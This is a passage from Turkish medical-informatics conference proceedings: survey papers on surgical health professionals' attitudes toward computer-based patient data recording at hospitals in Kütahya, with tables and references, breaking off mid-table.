olduğunu belirttikleri saptanmıştır [1]. Başka bir araştırmada da tıp eğitimi veren öğretim elemanları ve öğrencilerin; bilgisayar donanım yetersizliği, hizmet içi eğitim yetersizliği ve ödül sisteminin olmaması teknoloji entegrasyonunda karşılaştıkları temel güçlükler olarak belirlenmiştir [7]. Yine bulgularımıza göre; bilgisayar kullanımındaki güçlük nedenleri olarak iş yoğunluğunun öne sürülmesi, hastanede bilgisayar ve paket program kullanılarak hasta veri kaydının aslında iş yoğunluğunu azaltacağı ve yararları, gerekliliği konularında personelin yeterince bilinçli olmadığını göstermektedir. Araştırmamızda katılımcı sayısının beklenenden az olması ve bu konuda yapılmış benzer araştırmaların yetersizliği sınırlılıklarımızı oluşturmaktadır. Ayrıca sağlık personelinin bu konuya duyarlılık ve farkındalık geliştirebilmesi için gereksinimler doğrultusunda hizmet içi eğitim ve sürekli eğitimlerin planlanması ve desteklenmesi gerekmektedir. Cerrahi kliniklerinde hasta verilerinin toplanması, dökümantasyonu ve saklanması hem hukuksal hem de hastaya bütüncül yaklaşımlardan oldukça önemlidir. Kağıda dayalı veri kaydı cerrahi klinikleri için önemli iş gücü kaybı ve veri kaybını beraberinde getirmektedir. Bilgisayar orjinli datalar kliniğin sirkülasyonu ve verilerin sirkülasyonu ile doğru orantılı olarak depolanmalı ve gerektiğinde ulaşılabilir olmalıdır. Bilgisayar kullanımı kağıt orjinli veri dökümantasyonuna oranla tercih edilen bir durumdur [2-3-4-5-6-8].

Sonuç olarak; bilgisayar ve tıbbi bilişim eğitiminin içeriğinin düzenlenmesi, hizmet içi eğitimlerin artırılması ve bilgisayar kullanımının iş yoğunluğunu azaltacağı, yararları ve gerekliliği konularında personelin bilinçlendirilmesi gerekliliği saptanmıştır. Bilgisayar orjinli hasta verilerinin depolanması ve dökümantasyonu için gerekli alt yapı sağlanmalıdır. Sağlık personelinde farkındalık geliştirmek ve bilgilendirmek için hizmet içi eğitim program-

ları düzenlenmelidir. Bu konuda gerekli yasal çerçevelerin düzenlenmesi ve görev analizinin yapılarak kliniklere özgü veri giriş portları kurulması önerilmektedir. Bunun yanı sıra standarde edilmiş bir terminoloji ile veri girişlerinin sağlanması önerilmektedir.

### Kaynaklar:

- [1]. Erdemir F., Hanoğlu Z., Akman A., "Hemşirelerin bilgisayar ve internet kullanma durumu, Hemşirelikte bilgisayar ve internet kullanımının değerine ilişkin görüşleri", 2. ulusal tıp bilişim kongresi bildiri kitapçığı, 2005, Türkiye, 78-84.
- [2]. Ezel Esatoğlu A., Köksal A., "Hastanelerde bilgisayar teknolojisi kullanımı", Ankara Üniversitesi Tıp Fakültesi Mecmuası, cilt:55, sayı:1, 2002, 29-40.
- [3]. <http://www.med.gazi.edu.tr/akademik/bilgisim/bilisim.htm#nedir>, "Tıp bilişimi".
- [4]. Sincan M., "Birinci basamak sağlık hizmetleri için bilişim rehberi", Sted dergisi, Aralık, 2000, Türkiye.
- [5]. Uluslararası tıp bilişimi derneğinin sağlık ve tıp bilişimi eğitimi üzerine önerileri, çev:Gülkesen H., Medhod Inform Med, 2000, 39;267-77, <http://www.imia.org/wg1>.
- [6]. Yarar O., Hasta bakım Enformatiği, Hipokrat Yayınları, İstanbul, 2002.
- [7]. Zayim N., Yıldırım S., Saka O., "Tıp eğitiminde öğretim teknolojileri kullanımı", 2. ulusal tıp bilişim kongresi bildiri kitapçığı, 2005, Türkiye, 39-45.
- [8]. e-Sağlık Çalışma Grubu, Türkiye II. Bilişim Şurası, taslak rapor, 2004

## Cerrahide Sağlık Profesyonellerinin “Hastaya Bütüncül Yaklaşımında” Bilgisayar Kullanımı ile İlgili Tutumları

**Kevser Yeter, Elif Çalık, Nuriye Değirmen**

Dumlupınar Üniversitesi Sağlık Yüksekokulu Hemşirelik Bölümü Cerrahi Hastalıkları Hemşireliği Bilim Dalı, 43100, Kütahya  
kevseryeter@gmail.com, elifcpr@gmail.com, ndegirmen123@my.net.com

**Özet:** Hasta datalarını; hastaya ait girişim, tedavi ve bakıma ilişkin veriler oluşturmaktadır. Bu veriler objektif ve subjektif niteliktedir. Hasta datalarının, global bazda homojen olarak toplanabilmesi, süratle işlenip tasnif edilebilmesi, standardizasyonu ve daha sonra kolayca ulaşılabilmesi belirgin önem taşımaktadır.

Araştırmamızın amacı; sağlık profesyonellerinin, hastane ortamında hasta kabul, tedavi ve bakımında bilgisayar kullanımına yönelik tutumlarını belirlemektir.

Araştırmamız, Kütahya Devlet Hastanesi Cerrahi Servisleri, Acil, Yoğun Bakım ve Ameliyathane bölümlerinde çalışmakta olan doktor, hemşire, sağlık memuru, sağlık teknisyeni/teknikerleri üzerinde yapılmıştır. Araştırma verileri, araştırmacılar tarafından geliştirilen anket formu kullanılarak yüz yüze görüşme yöntemiyle toplanmıştır.

Araştırmamıza katılan sağlık profesyonellerinin, bilgisayar kullanımına yönelik tutumlarını belirlemek amacıyla kullanılan anket formundaki “hastanede bilgisayar kullanımı, sağlık ekibi üyelerinin iş yükünü artırır.” ifadesine verdikleri cevaplar değerlendirildiğinde; sağlık profesyonellerinin %43’i katılmıyorum ve kesinlikle katılmıyorum şeklinde cevaplar verirken, %56,9’unun bu ifadeye katıldığı yada katılma eğiliminde olduğu saptanmıştır.

Sonuç olarak; hasta data sistemlerinin oluşturulma sürecinde multi disiplinler yaklaşım çerçevesinde ilgili bilişim sektörleriyle ortaklaşa yapılan projelerin desteklenmesi ve kullanılabilirlik durumlarının karşılaştırılıp global bir platforma oturtulması gerekmektedir.

**Anahtar Kelimeler:** Cerrahi Sağlık Profesyonelleri, Hasta Datası, Bilgisayar Kullanımı, Sağlık Memurları, Yoğun Bakım Ünitesi

### **The Attitudes of Medical Professionals in Surgery Concerning The Use of Computer in “The Totalitarian Approach Toward Patient”**

The datas concerning the attempt, treatment and care pertaining to the patient create the patient datas. These datas have objective and subjective quality. The homogenic collection of patient datas in global base, the processing and classification of them quickly and its standardization and accessibility later on bear an evident importance.

The aim of our research is to define the attitudes of the medical professionals concerning the use of computer in hospital in the reception of patient, in the treatment and care.

Our research was done on the doctors, nurses, medical officials and medical technicians work-

ing at the department of surgical services, emergency, intensive care unit and surgical room, in Kütahya State Hospital. The research datas were gathered with the method of face to face talk by using the questionnaire developed by the researchers.

In the questionnaire applied with a view to define the attitudes of medical professionals concerning the use of computer, when the answers given to the expression "the use of computer in hospital enhances the labour burden of the members of medical team" were evaluated, it was determined that 56.9 percent of the medical professionals agree with or tend to agree with the expression while the 43 percent give answers like I do not agree or absolutely do not agree.

As a consequence, in the formation process of patient data systems within the frame of multi-discipliner approach, the projects created in common with the relevant data processing sectors are required to be supported and be put on a global platform as a result of the comparison of the conditions of utilization.

**Key words:** Surgical medical professionals, Patient data, The Use of Computer, Medical Officials, Intensive Care Unit

## Giriş:

Hastayı monitörize ederek ortaya çıkan EKG, radial arter trasesi, solunum trasesi vb. bulgulardaki değişiklikleri doğru bir şekilde yorumlayan ve acil durumlarda alarm sistemini devreye sokan cihazlar, günümüzde sağlık profesyonellerinin ayrılmaz parçaları haline gelmiştir (5,6,7). Her saniye veri üretilmekte, depolanmakta, dakikalar içinde bir önceki veriye geri dönülüp bakılma ihtiyacı hissedilmektedir. Fakat bu kadar çok verinin dökümantasyonu, güvenliği ve sağlık profesyonellerinin gerekli durumlarda kullanımına hazır tutulması nasıl sağlanmalıdır?

Bugünün enformasyon yoğunluklu sağlık çevresinde hasta bakımlarının yazıya dönüştürülmesi çok fazla zaman almaktadır. Hemşirelerin sık sık farklı çevrelerde, çoğu zaman aynı datayı kaydettikleri görülür (1,3). Kağıt esaslı kayıtların bilgisayar kayıtları karşısında bir çok zayıf yönünün olduğu bilinmektedir (1,5). Kliniksel bilgi, teknolojik gelişmelerle paralel bir ilişki göstermektedir. Bu nedenle bilgilere kısa zamanda ve kolayca ulaşmak klinisyenlerce istendik bir durum haline gelmiştir (4). Hasta bakımı dâtasındaki karışıklık, hasta dâtasının dökümantasyonu ve sağlık profesyonellerince kullanımı/ulaşılabilir-

liği ile ilgili ihtiyaç ve gereksinimin artmasıyla paralel olarak ilerlemektedir (8,10,11).

Bir kliniksel hasta bakım enformasyon sistemi, görev performansına, özellikle bakım planlamasına yardımcı olmalıdır. Bir hemşire bakım ve tedaviyi hem planlamak hem de yazıya dökmek için yeterli zamana sahip olmayabilir. Ancak bunun yanında data ve enformasyona ihtiyaç duyacaktır (2,9). Standardize edilmiş ve açıkça sunulmuş hasta bakım terminolojisi, mevcut formalize edilmiş bilgiyle bağlantılı olan bir hasta bakım terminolojisi; bakım planlaması ve görev performansına yeterli kılacak önemlilikte katkıda bulunabilir. Hasta bakım dataları enformasyon sürecinde yasal ve formal data olma niteliğini korumalıdır. Gerektiğinde hasta dataları yasal kanıt olarak kullanılabilir ve hasta mahremiyeti göz önünde bulundurulmalıdır (3,9,12).

## Amaç:

Sağlık Bilişimi, sağlık bakımının tüm bileşenlerinin temel ve vazgeçilmez bir ögesidir. Bu çalışma; sağlık ekibi üyelerinin, hastane ortamında hasta kabul, tedavi ve bakımında bilgisayar kullanımına yönelik tutumlarını belirlemeyi amaçlamaktadır.

## Gereç ve Yöntem:

Çalışma; 01.12.2006-30.12.06 tarihleri arasında Kütahya Devlet Hastanesi Cerrahi Servisleri, Acil, Yoğun Bakım ve Ameliyathane bölümlerinde çalışmakta olan doktor, hemşire, sağlık memuru, sağlık teknisyeni/teknikerlerinin hastane ortamında, hasta kabul, tedavi ve bütüncül hasta bakımında bilgisayar kullanımına yönelik tutumlarını belirlemek amacıyla tanımlayıcı olarak yapılmıştır. Çalışmanın verileri, hastaların tanıtıcı özelliklerini içeren sosyo-demografik anket formu ile bilgisayar kullanımına yönelik tutumları kapsayan anket formu kullanılarak toplanmıştır. Araştırma sonucunda elde edilen veriler SPSS 10.0 for Windows paket programı kullanılarak değerlendirilmiştir. Ki kare ve Pearson korelasyon testleri kullanılmıştır.

## Bulgular ve Tartışma:

	N	%
<b>Cinsiyet</b> =====		
Kadın	44	75,9
Erkek	14	24,1
<b>Toplam</b>	<b>58</b>	<b>100,0</b>
<b>Eğitim Durumu</b> =====		
Sağlık Meslek Lisesi	24	41,4
Ön Lisans	22	37,9
Lisans	4	6,9
Yüksek Lisans	1	1,7
Uzman	7	12,1
<b>Toplam</b>	<b>58</b>	<b>100,0</b>
<b>Meslek</b> =====		
Uzman Doktor	6	10,3
Pratisyen	1	1,7
Hemşire	40	69
Sağlık Memuru	9	15,5
Sağlık Teknikeri	2	3,4
<b>Toplam</b>	<b>58</b>	<b>100,0</b>
<b>İdari Görev</b> =====		
Yok	54	93,1
Var	4	6,9
<b>Toplam</b>	<b>58</b>	<b>100,0</b>

**Tablo I:** Bireylerin Sosyo-demografik Özellikleri

Çalışmaya katılan 58 sağlık profesyonelinin %75,9'u kadın, %41,4'ü sağlık meslek lisesi çıkışlıdır. Bireylerin %69'u hemşire olarak ça-

lışmakta olup, %93,1'inin idari görevi bulunmamaktadır (Tablo I).

HİE ister misiniz? Cinsiyet	Hayır	Evet	Toplam
Kadın	17,2	58,6	75,9
Erkek	12,1	12,1	24,1
<b>Toplam</b>	<b>29,3</b>	<b>70,7</b>	<b>100,0</b>

**Tablo II.** Personelin Cinsiyetlerine Göre Hizmet İçi Eğitim Alma Talepleri

Çalışmaya katılan personelin cinsiyetleri ile bilgisayar kullanımına yönelik hizmet içi eğitim alma talepleri istatistiksel olarak değerlendirildiğinde aralarında anlamlı fark saptanmıştır (p<0,05). Hizmet içi eğitim almak ister misiniz? sorusuna kadınların %58,6'ı evet cevabı verirken, erkeklerin %12,1'inin evet cevabını verdiği görülmüştür (Tablo II).

Araştırmamıza katılan sağlık profesyonellerinin, bilgisayar kullanımına yönelik tutumlarını belirlemek amacıyla kullanılan anket formundaki "hastanede bilgisayar kullanımı, sağlık ekibi üyelerinin iş yükünü arttırır." ifadesine verdikleri cevaplar değerlendirildiğinde; sağlık profesyonellerin %43'i katılmıyorum ve kesinlikle katılmıyorum şeklinde cevaplar verirken, %56,9'unun bu ifadeye katıldığı yada katılma eğiliminde olduğu saptanmıştır.

Yapılan çalışmada, sağlık profesyonellerinin bilgisayar kullanımını içeren tutumlarına yönelik oluşturulan anket formunun, "hastanede bilgisayar kullanımı sağlık ekip üyelerinin iş yükünü arttırır" ve "sağlık ekip üyelerinin tek başına otonomisini azaltır" ifadeleri istatistiksel olarak değerlendirildiğinde aralarında anlamlı fark bulunmuştur (p<0,05) (0,000). Ayrıca bu ifadelerin korelasyon katsayısı 0,01 bulunmuştur (Tablo III).

Yapılan karşılaştırmada, sağlık profesyonellerinin her iki ifadeye de kısmen katılmıyorum ve katılmıyorum durumlarının dikkati çeken oranda yüksek bulunduğu görülmektedir. Cerrahi

kloniklerde bilgisayar kullanımının, iş yükünü ve otonomiye arttırması yönündeki bulgular; hasta datalarının ekip üyelerinin işlevsellikleri, görev, yetki ve sorumlulukları ile doğru orantılı olarak oluşturulması ve ekip üyeleri arasında

gereksinimler dahilinde paylaşılabilirliğinin sağlanabilmesi için hizmet içi eğitim ve sürekli eğitim programlarının desteklenmesi gerekliliği gündeme gelmektedir.

Sağlık ekip üyelerinin tek başına otonomisini azaltır.								
Hastanede bilgisayar kullanımını sağlık ekip üyelerinin iş yükünü artırır.			kesinlikle katılıyorum	katılıyorum	kısmen katılıyorum	katılmıyorum	kesinlikle katılmıyorum	Toplam
			kesinlikle katılıyorum	sayı	2			
	%	3,4				1,7	1,7	6,9
katılıyorum	sayı		7					7
	%		12,1					12,1
kısmen katılıyorum	sayı		3	8	11			22
	%		5,2	13,8	19,0			37,9
katılmıyorum	sayı		1	10	8			19
	%		1,7	17,2	13,8			32,8
kesinlikle katılmıyorum	sayı		1	3	1	1		6
	%		1,7	5,2	1,7	1,7		10,3
Toplam	sayı	2	12	21	21	2		58
	%	3,4	20,7	36,2	36,2	3,4		100,0

**Tablo III.** Personelin bilgisayar kullanımını içeren tutumlarından “hastanede bilgisayar kullanımını sağlık ekip üyelerinin iş yükünü artırır” ve “sağlık ekip üyelerinin tek başına otonomisini azaltır” ifadelerinin karşılaştırılması.

Hastaya ait bakıma ilişkin veriler (yatak banyosu, pozisyonlama, aktif pasif egz. vb) bilgisayar ortamına girilebilecek veri niteliğinde değildir.								
Hastanede bilgisayar kullanımını sağlık ekip üyelerinin iş yükünü artırır.			kesinlikle katılıyorum	katılıyorum	kısmen katılıyorum	katılmıyorum	kesinlikle katılmıyorum	Toplam
			kesinlikle katılıyorum	sayı	2			
	%	3,4				3,4		6,9
katılıyorum	sayı		5	2				7
	%		8,6	3,4				12,1
kısmen katılıyorum	sayı		10	10	2			22
	%		17,2	17,2	3,4			37,9
katılmıyorum	sayı	1	7	7	3	1		19
	%	1,7	12,1	12,1	5,2	1,7		32,8
kesinlikle katılmıyorum	sayı		1	2	2	1		6
	%		1,7	3,4	3,4	1,7		10,3
Toplam	sayı	3	23	21	9	2		58
	%	5,2	39,7	36,2	15,5	3,4		100,0

**Tablo IV.** Personelin bilgisayar kullanımını içeren tutumlarından “hastanede bilgisayar kullanımını sağlık ekip üyelerinin iş yükünü artırır” ve “hastaya ait bakıma ilişkin veriler (yatak banyosu, pozisyonlama, aktif pasif egz. vb) bilgisayar ortamına girilebilecek veri niteliğinde değildir” ifadelerinin karşılaştırılması.

Yapılan çalışmada sağlık profesyonellerinin “hastanede bilgisayar kullanımını sağlık ekip üyelerinin iş yükünü artırır” ve “hastaya ait bakıma ilişkin veriler (yatak banyosu, pozisyonlama, aktif pasif egz. vb) bilgisayar ortamına girilebilecek veri niteliğinde değildir” ifadeleri istatistiksel olarak değerlendirildiğinde aralarında anlamlı fark bulunmuştur ( $p < 0,05$ ) (0,005). Bununla birlikte bu ifadelerin korelasyon katsayısı 0,03 olarak bulunmuştur (Tablo IV).

Yapılan karşılaştırmada sağlık profesyonellerinin, her iki ifadeye de kısmen katılma durumlarının dikkati çeken oranda yüksek bulunduğu görülmektedir. Bu durum bakıma ilişkin verilerin hasta datası oluşumunda iş yükünü arttırıcı ve bilgisayara girilebilecek veri niteliğinde olmayışını açıklamaktadır. Hasta bakımına ilişkin verilerin kliniklere özgü standardize edilmesi ve ortak bir terminoloji kullanılması gerekliliği görülmektedir.

Kayıt altına alınan veriler; hastanın güvenliğini/mahremiyetini tehlikeye sokar								
Hastanede bilgisayar kullanımını sağlık ekip üyelerinin iş yükünü artırır.			kesinlikle katılıyorum	katılıyorum	kısmen katılıyorum	katılmıyorum	kesinlikle katılmıyorum	Toplam
			kesinlikle katılıyorum	sayı	2			
	%	3,4				1,7	1,7	6,9
katılıyorum	sayı		5	1	1			7
	%		8,6	1,7	1,7			12,1
kısmen katılıyorum	sayı	3	2	10	5	2		22
	%	5,2	3,4	17,2	8,6	3,4		37,9
katılmıyorum	sayı	1	3	1	10	4		19
	%	1,7	5,2	1,7	17,2	6,9		32,8
kesinlikle katılmıyorum	sayı			1	2	3		6
	%			1,7	3,4	5,2		10,3
Toplam	sayı	6	10	13	19	10		58
	%	0,3	17,2	22,4	32,8	17,2		100,0

**Tablo V.** Sağlık profesyonellerinin bilgisayar kullanımını içeren tutumlarından “hastanede bilgisayar kullanımını sağlık ekip üyelerinin iş yükünü artırır” ile “kayıt altına alınan veriler; hastanın güvenliğini/mahremiyetini tehlikeye sokar” ifadelerinin karşılaştırılması.

Yapılan çalışmada sağlık profesyonellerinin “hastanede bilgisayar kullanımını sağlık ekip üyelerinin iş yükünü artırır” ve “kayıt altına alınan veriler; hastanın güvenliğini/mahremiyetini tehlikeye sokar” ifadeleri istatistiksel olarak değerlendirildiğinde aralarında anlamlı fark bulunmuştur ( $p < 0,05$ ) (0,000). Bununla birlikte bu ifadelerin korelasyon katsayısı 0,00 olarak hesaplanmıştır (Tablo V).

profesyonellerinin çoğunlukla katılmadığını saptanmıştır. Günümüzde hastayı odak alan, bilgisayara dayalı, gerek duyulduğunda kolaylıkla ulaşılabilecek ve bakımın devamlılığının sağlanması için ilişkilendirilebilecek elektronik hasta datalarının, gizliliğinin korunması, yalnızca hastanın bakımında yer alan sağlık profesyonellerince kullanılabilirliğinin sağlanması ve yasal düzenlemeler ile desteklenmesine önem verilmesi hasta güvenliğini sağlayacaktır

Yapılan karşılaştırmada, sağlık profesyonellerinin her iki ifadeye de kısmen katılıyorum ve katılmıyorum durumlarının dikkati çeken oran da yüksek bulunduğu görülmektedir. Hasta dataları için kayıt altına alınan verilerin, hastanın güvenliğini/mahremiyetini tehlikeye sokması ve iş yükünü arttırması durumuna sağlık

#### Sonuç ve Öneriler:

Sonuç olarak, sağlık profesyonellerince hastane ortamında bilgisayar destekli hasta datalarının oluşturulması ve hastaya bütüncül yaklaşım sürecindeki, kullanım gereksiniminde farkında-



lıklarının oluşmadığı çalışmamızda saptanmıştır. Ancak, sağlık profesyonellerinin bilgisayar kullanımına yönelik bilgi-beceri, kullanım gerekliliklerinin desteklenmesi ve teknolojik ilerlemelerle paralel olarak hizmet içi eğitimlerinin devamlılığının sağlanması gereksinimi ortaya çıkmaktadır. Bunun için gerekli olan altyapı çalışmalarının desteklenmesi, sağlık profesyonellerinde eşdeğer farkındalıklar geliştirilmesi, yasal düzenlemelerle güvence altına alınması ve hasta/hasta yakınlarının bu konu ile gerekli bilgilendirilmelerinin yapılması sağlanmalıdır. Ayrıca hasta data sistemlerinin oluşturulma sürecinde multi disiplinler yaklaşım çerçevesinde ilgili bilişim sektörleriyle ortaklaşa yapılan projelerin desteklenmesi ve kullanılabilirlik durumlarının karşılaştırılıp global bir platforma oturtulması gerekmektedir.

#### Kaynaklar:

[1]. Çınar N.D., Sezen E., Koçyiğit T., Diker F., Ceylan F., Kara A., Güngör İ., Arıç Y., Altıntaş Ö., "Tıbbi Sekreterlik Hizmetlerinin Hemşire ve Ebeler Tarafından Yürütülmesinin Hasta Bakımına Etkisi", Modern Hastane Yönetimi, c:7, s:2, sf:23-29, Bilmedya Grubu, İstanbul, 2003.

[2]. Erdemir F., Hanoğlu Z., Akman A., "Hemşirelerin Bilgisayar ve İnternet Kullanma Durumu, Hemşirelikte Bilgisayar ve İnternet Kullanımının Değerine İlişkin Görüşleri", 2. Ulusal Tıp Bilişim Kongresi Bildiri Kitapçığı, sf: 78-84, Türkiye, 2005.

[3]. Esatoğlu A., Köksal A., "Hastanelerde Bilgisayar Teknolojisi Kullanımı", Ankara Üniversitesi Tıp Fakültesi Mecmuası, c:55, s:1, ss: 29-40, Ankara, 2002.

[4]. e-Sağlık Çalışma Grubu, Türkiye II. Bilişim Şurası, Taslak Rapor, 2004.

[5]. Ezel Esatoğlu A., Köksal A., "Hastanelerde Bilgisayar Teknolojisi Kullanımı", Ankara Üniversitesi Tıp Fakültesi Mecmuası, cilt:55, sayı:1, 29-40, 2002.

[6]. Hogan M.A., Madayag T., Medical Surgical Nursing Reviews Rationales, Pearson Prentice Hall, 2004.

[7]. Ramont R.P., Niedringhaus D.M., Fundamental Nursing Care, Pearson Education, 2004.

[8]. Sincan M., "Birinci Basamak Sağlık Hizmetleri İçin Bilişim Rehberi", Sted Dergisi, Aralık, 2000. [9]. Ululararası Tıp Bilişimi Derneğinin Sağlık Ve Tıp Bilişimi Eğitimi Üzerine Önerileri, çev:Gülkesen H., Medhod Inform Med, 39;267-77, 2000.<http://www.imia.org/wg1>.

[10]. Yarar O., Hasta Bakım Enformatiği, Hipokrat Yayınları, İstanbul, 2002.

[11]. Zayim N., Yıldırım S., Saka O., "Tıp Eğitiminde Öğretim Teknolojileri Kullanımı", 2. Ulusal Tıp Bilişim Kongresi Bildiri Kitapçığı, sf: 39-45, 2005.

[12]. <http://www.med.gazi.edu.tr/akademik/bilisim/bilisim.htm#nedir>, "Tıp bilişimi".

## Cerrahi Kliniklerindeki Hasta Datalarının Oluşturulmasında Ekip Üyelerinin Bilgisayar Kullanımına İlişkin Multidisipliner Tutumlarının İncelenmesi

Elif Çalık, Kevser Yeter, Nuriye Değirmen

Dumlupınar Üniversitesi Sağlık Yüksekokulu Hemşirelik Bölümü Cerrahi Hastalıkları Hemşireliği Bilim Dalı, 43100, Kütahya  
elifcpr@gmail.com, kevseyeter@gmail.com, ndegirmen123@myynet.com

**Özet:** Sağlık kurumlarında günümüzde, dataların kayıt altına alınıp işlenmiş düzeye dönüştürülmesinde, bilişim teknolojisi kullanımı yaygınlaşmaya başlamıştır. Ancak sağlık çalışanlarının bilgisayar kullanımı ve teknik donanımda yetersizlik ve tıbbi bilişim alanlarının yeni gelişmekte olması gibi nedenlerle hasta datalarının otomasyona girilmesi henüz istenilen düzeyde değildir.

Araştırma, Cerrahi kliniklerindeki ekip üyelerinin bilgisayar kullanım durumlarına ilişkin multidisipliner tutumlarının belirlenmesi amacıyla planlanmıştır.

**Materyal ve Metod:** Çalışma Kütahya Devlet Hastanesi ve Dumlupınar Üniversitesi Sağlık Hizmetleri Araştırma ve Uygulama Merkezinin cerrahi klinikleri, yoğun bakım ve acilde 01-11-2006, 01-12-2006 tarihleri arasında tanımlayıcı nitelikte yürütüldü. Katılımcılara sosyo-demografik özellikler, bilgisayar kullanımına yönelik tutumları hakkında iki bölümlük anket uygulandı. Veriler, SPSS 13.00 paket programında girilerek, sayı ve yüzdelikler istatistiksel olarak değerlendirildi.

**Sonuçlar:** Çalışmaya katılan 75 ekip üyesinin %77,3'ü Kütahya Devlet Hastanesinde çalışmakta olup, %69,3'ü erkekti. Yaklaşık %36,0'ı 24-27 yaş grubu, %60'ı hemşire, %17,3'ü uzman doktordu. %94'7'sinin idari görevi yoktu.

Çalışmaya katılan ekip üyelerinden %84'ü hastanede paket programı kullanılması gerektiğini ifade ederken, %77,3'ü bilgisayar kullanımının veri kaybına neden olmayacağını bildirmiştir. Ekip Üyelerinin %76'sı hasta bakım standartlarının gelişimine alt yapı hazırladığı yönünde görüş bildirmiştir. Araştırmaya katılan ekip üyelerinin %77,3 hastanın önceki verilerine ulaşabilmek, hastaya planlanan girişim, tedavi ve bakımın kalitesini arttırdığını ifade ederken, %69,3'ü hastaya ait verilerin sağlık ekip üyeleri tarafından paylaşılabilirliği, konsültasyon sürecini hızlandırdığını ifade etmiştir.

Sonuç olarak cerrahi ekip üyelerinin, medikal bilişim alanında, multidisipliner çalışmanın önemi konusunda yetiştirilmeleri ve eğitimlerinin bu doğrultuda düzenlenmesi, data girişlerinin meslek alanlarına özel nitelikte yapılandırılması önerilmektedir.

**Anahtar Kelimeler:** Multidisipliner, Tutumlar, Medikal Bilişim

#### GİRİŞ:

Ülkemizde medikal bilişim alanının gelişimi ve uygulanması henüz yeni olduğu için, günümüzde sağlık kurumlarında elektronik kayıtlar

yeterli düzeyde değildir. Medikal bilişim; tıbbi verilerin nasıl oluşturulacağını, yönetileceğini, iletileceğini, saklanacağını ve bilgiye dönüştürüleceğini belirleyen bir alandır. Tıp alanında her meslek üyesinin dataların bilgisayara girilmesi

konusunda farklı veri girişleri bulunmalıdır. Örneğin doktorlar tanı ve tedavi protokolünü veri olarak kayıt ederken hemşireler hasta bakımı girişimlerini bilgisayara işlemektedir. Ancak tıbbi uygulamalar ekip çalışmasını gerektirdiği için, bir çalışanın girdiği veriyi diğer personel izleyerek gerekli uygulamaları planlaması gerekmektedir. Medikal bilişim, tıbbi veri yönetimini organize ederek sağlık profesyonellerine hasta tedavisi ve bakımında bir karar destek sistemi sağlar. Ancak hastane bilgi sistemlerinde; tıbbi terminoloji ve ortak dil konusunda tam olarak oluşturulamamıştır. Bu nedenle verilerin standardizasyonu ve kullanılabilir bir veri tabanı istedik yeterlilikte değildir (1,3,5,8).

Özellikle cerrahi kliniklerinde; hastaların perioperatif tedavi, operasyon ve bakımı esnasında bu alanda çalışan personelin birbiri ile veri alış-verişi sağlamaları oldukça acil öneme sahiptir. Çünkü ameliyatlarda tüm bireylerin yaşamında eşsiz ve oldukça önemli bir deneyimdir ve hastaların organizmasında olumlu değişikliklerin yanında olumsuz birçok belirtilerin ortaya çıkmasına neden olan etkenlerdir (2,4,10). Bu nedenle cerrahi servislerinde verilerin korunması, iletilmesi ve enformasyonu dikkatli yapılması gereken işlemlerdir. Bu bağlamda hastane otomasyon sistemlerinin alanlara özel veri girişi sağlayacak şekilde düzenlenmesi gerekmektedir (6,7,9). Ayrıca sağlık çalışanlarının bilgisayar kullanım düzeyleri yeterli değildir. Bireylerin bir konuda değişimi gerçekleştirebilmeleri, onların hazır oluşluk düzeyleri ile yakından ilişkilidir. Medikal bilişim alanında da çalışanların bu konudaki gelişmeleri takip edip, yaşama geçirmeleri için eğitimleri planlanmalı ve farkındalık düzeylerinin artırılması sağlanmalıdır (2,11,12).

#### Materyal ve Metod:

Araştırma, Cerrahi kliniklerindeki ekip üyelerinin bilgisayar kullanım durumlarına ilişkin multidisipliner tutumlarının belirlenmesi amacıyla uygulanmıştır. Bu araştırma tanımlayıcı nitelikte bir çalışma olarak yürütülmüştür.

Çalışma Kütahya Devlet Hastanesi ve Dumlupınar Üniversitesi Sağlık Hizmetleri Araştırma ve Uygulama Merkezinin cerrahi klinikleri, yoğun bakım ve acilde 01-11-2006, 01-12-2006 tarihleri arasında yapıldı.

#### Veri Toplama Aracı

Katılımcılara sosyo-demografik özellikler, bilgisayar kullanımına yönelik tutumları hakkında iki bölümlük anket uygulandı.

#### Verilerin Değerlendirilmesi

Veriler, SPSS 13.00 paket programında girilerek, sayı ve yüzdelikler istatistiksel olarak değerlendirildi.

Hastaneler	Sayı		%	
	Dumlupınar Üniv. Sağlık Hizmetleri Araş. Uyg. Mer.	17	22,7	
Kütahya Devlet Hastanesi	58	77,3		
Yaş	20-23 Yaş	3	4,0	
	24-27 Yaş	27	36,0	
	28-31 Yaş	20	26,7	
	32-35 Yaş	12	16,0	
	36-39 Yaş	8	10,7	
	40-43 Yaş	3	4,0	
Cinsiyet	Erkek	52	69,3	
	Kadın	23	30,7	
Meslek Grupları	Uzman Doktor	13	17,3	
	Pratisyen	1	1,3	
	Hemşire	45	60,0	
	Sağlık Teknikeri	2	2,7	
	Sağlık Memuru	12	16,0	
İdari Görev	Sağlık Teknisyeni	2	2,7	
	İdari görevi yok	71	94,7	
	İdari görevi var	4	5,3	
Toplam	75	100,0		

Tablo I : Sosyo-Demografik Özelliklerin Dağılımı

Araştırmaya katılan ekip üyelerinin %77,3'ü Kütahya Devlet Hastanesinde çalışmakta olup, %69,3'ü erkekti. Yaklaşık %36,0'ı 24-27 yaş grubu, %60'ı hemşire, %17,3'ü uzman doktordu. %94,7'sinin idari görevi yoktu.

İşyerinde Bilgisayar Kullanma Durumu	Kesinlikle Katılıyorum		Katılıyorum		Kısmen Katılıyorum		Katılmıyorum		Kesinlikle Katılmıyorum		Toplam sayı - %
	Sayı	%	Sayı	%	Sayı	%	Sayı	%	Sayı	%	
Hastanede internet ve hasta veri kaydı paket programı kullanılmaktadır.	40	53,3	23	30,7	5	6,7	4	5,3	3	4,0	% 100
Hastanede bilgisayar kullanımı zaman kaybına neden olur.	1	1,3	10	13,3	6	8,0	24	32,0	34	45,3	
Hastanede bilgisayar kullanımı veri kaybını önler.	16	21,3	29	38,7	10	13,3	11	14,7	9	12,0	
Tedavi ve bakımın hastaya özgü olmasını sağlar.	12	16,0	35	46,7	18	24,0	8	10,7	2	2,7	
Hastanedeki bilgisayar kullanımı, hastanın bütüncül bakım almasını sağlar.	12	16,0	27	36,0	25	33,3	8	10,7	3	4,0	
Kayıt altına alınan veriler; sağlık personelinin performanslarının değerlendirilmesine yardımcı bir kaynak oluşturur.	9	12,0	34	45,3	18	24,0	12	16,0	2	2,7	
Hasta bakım standartlarının gelişimine alt yapı hazırlar.	12	16,0	45	60,0	13	17,3	4	5,3	1	1,3	
